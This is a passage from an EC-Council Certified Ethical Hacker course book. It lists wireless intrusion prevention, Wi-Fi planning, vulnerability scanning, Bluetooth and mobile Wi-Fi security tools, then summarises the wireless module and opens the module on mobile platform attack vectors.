


Figure 16.123: Screenshot of WatchGuard WIPS

The following are some additional wireless intrusion prevention tools:

- Extreme AirDefense (*https://www.extremenetworks.com*)
- AirMagnet Enterprise (*https://www.netscout.com*)
- SonicWall SonicPoint N2 (*https://www.dell.com*)
- SonicPoint Wireless Security Access Point Series (*https://www.sonicwall.com*)
- Network Box IDP (*https://www.network-box.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Predictive Planning Tools

Wi-Fi predictive planning tools are used to plan, deploy, monitor, troubleshoot, and report on wireless networks from a centralized location.

- **AirMagnet Planner**

  Source: *https://www.netally.com*

  AirMagnet Planner is a wireless network planning tool that accounts for building materials, obstructions, AP configurations, antenna patterns, and several other variables to provide a reliable predictive map of the Wi-Fi signal and performance.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.124: Screenshot of AirMagnet Planner

The following are some additional Wi-Fi predictive planning tools:

- Cisco Prime Infrastructure (*https://www.cisco.com*)
- AirTight Planner (*http://www.moupiri.co.nz*)
- Ekahau Pro (*https://www.ekahau.com*)
- TamoGraph Site Survey (*https://www.tamos.com*)
- NetSpot (*https://www.netspotapp.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Vulnerability Scanning Tools

Security professionals use Wi-Fi vulnerability scanning tools to determine weaknesses in wireless networks and secure them before attacks occur.

- **Zenmap**

  Source: *https://nmap.org*

  Zenmap is a multi-platform GUI for the Nmap Security Scanner, which is useful for scanning vulnerabilities on wireless networks. This tool saves vulnerability scans as profiles to make them run repeatedly. The results of recent scans are stored in a searchable database.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.125: Screenshot displaying a Zenmap scan result

The following are some additional Wi-Fi vulnerability scanning tools:

- Nessus Pro (*https://www.tenable.com*)
- Network Security Toolkit (*https://networksecuritytoolkit.org*)
- Nexpose (*https://www.rapid7.com*)
- Penetrator Vulnerability Scanner (*https://www.secpoint.com*)
- SILICA (*http://www.immunityinc.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bluetooth Security Tools

- **Bluetooth Firewall**

  Source: *http://www.fruitmobile.com*

  FruitMobile Bluetooth Firewall protects Android devices against all types of Bluetooth attacks. It displays alerts when Bluetooth activities occur. It also allows the user to scan the device and detect apps with Bluetooth capabilities.




Figure 16.126: Screenshot of Bluetooth Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some additional Bluetooth security tools:

- Arduino Bluetooth Security Lock (*https://play.google.com*)
- Bluelog (*http://www.digifail.com*)
- BlueMaho (*https://github.com*)
- Btscanner (*https://packages.debian.org*)
- SecureTether (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Security Tools for Mobile

- **Wifi Protector**

  Source: *https://www.wifiprotector.com*

  Wifi Protector detects and protects smartphones from various types of ARP attacks, such as DoS and MITM attacks. This app protects the phone from privacy-breaking tools such as FaceNiff, Ettercap, and DroidSheep that attempt to hijack sessions via MITM attacks through ARP spoofing or ARP poisoning. It also allows the secure usage of platforms such as Facebook, Twitter, LinkedIn, and eBay.

Figure 16.127: Screenshot of Wifi Protector

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **WiFiGuard**

  Source: *https://play.google.com*

  WiFiGuard, which works on both rooted and non-rooted devices, can prevent ARP spoofing attacks such as MITM attacks, which are launched using applications such as WifiKill, dSploit, and sniffers.

Figure 16.128: Screenshot of WiFiGuard

- **Wifi Inspector**

  Source: *https://play.google.com*

  Wifi Inspector finds all the devices connected to the network (both wired and Wi-Fi, including consoles, TVs, PCs, tablets, and phones), providing relevant data such as IP addresses, manufacturer names, device names, and MAC addresses. This tool can the devices that access data. It also allows saving a list of known devices with custom names and finds intruders quickly.


Figure 16.129: Screenshot of Wifi Inspector

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some additional Wi-Fi security tools for mobile:

- ARP Guard (*https://play.google.com*)
- Secure WiFi (*https://play.google.com*)
- Hotspot Shield (*https://play.google.com*)
- Fing - Network Tools (*https://play.google.com*)
- Net Master (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

In this module, we discussed wireless network concepts, along with different types of wireless encryption technologies. We also discussed in detail various wireless threats and the wireless hacking methodology comprising Wi-Fi discovery, GPS mapping, wireless traffic analysis, the launch of wireless attacks, and Wi-Fi encryption cracking. This module also illustrated various wireless hacking tools. Additionally, we discussed Bluetooth hacking concepts and methods to hack Bluetooth devices using various Bluetooth hacking tools. Moreover, we discussed various countermeasures to prevent wireless network hacking attempts by threat actors. Finally, this module presented a detailed discussion on how to secure wireless networks using wireless security tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform mobile hacking to compromise mobile devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH™
Certified Ethical Hacker

Module 17:
Hacking Mobile Platforms

Module Objectives


With the advancement of mobile technology, mobility has become the key parameter for Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they allow users to not only access the Internet, email, and GPS navigation but also store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking from their smartphones.

Believing that surfing the Internet on mobile devices is safe, many users fail to enable existing security software. The popularity of smartphones and their moderately strong security mechanisms have made them attractive targets for attackers. This module explains the potential threats to mobile platforms and provides guidelines for using mobile devices securely.

At the end of this module, you will be able to:

- Understand mobile platform attack vectors
- Explain how to hack Android OS
- Explain how to hack iOS
- Understand the importance of mobile device management (MDM)
- Adopt various mobile security countermeasures
- Use various mobile security tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Mobile Platform Attack Vectors

Mobile security is becoming increasingly challenging with the emergence of complex attacks that use multiple attack vectors to compromise mobile devices. These security threats exploit critical data as well as financial information and other details of mobile users and may also damage the reputation of mobile networks and organizations.

This section discusses vulnerable areas in the mobile business environment, the OWASP top 10 mobile risks, the anatomy of mobile attacks, mobile attack vectors, associated vulnerabilities and risks, security issues arising from app stores, app sandboxing issues, mobile spam, pairing mobile devices on open Bluetooth and Wi-Fi connections, and other mobile attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerable Areas in Mobile Business Environment

Source: *https://www.ibm.com*

Smartphones are being widely used for both business and personal purposes. Thus, they are a treasure trove for attackers who seek to steal corporate or personal data. Security threats to mobile devices have increased because of the increase in Internet connectivity, the use of commercial and other applications, different methods of communication, and so on. Apart from the security threats that are specific to mobile devices, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, networks, etc.

Nowadays, smartphones offer Internet and network connectivity via various channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or a wired computer connection. Security threats may arise at different places along these paths during data transmission.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

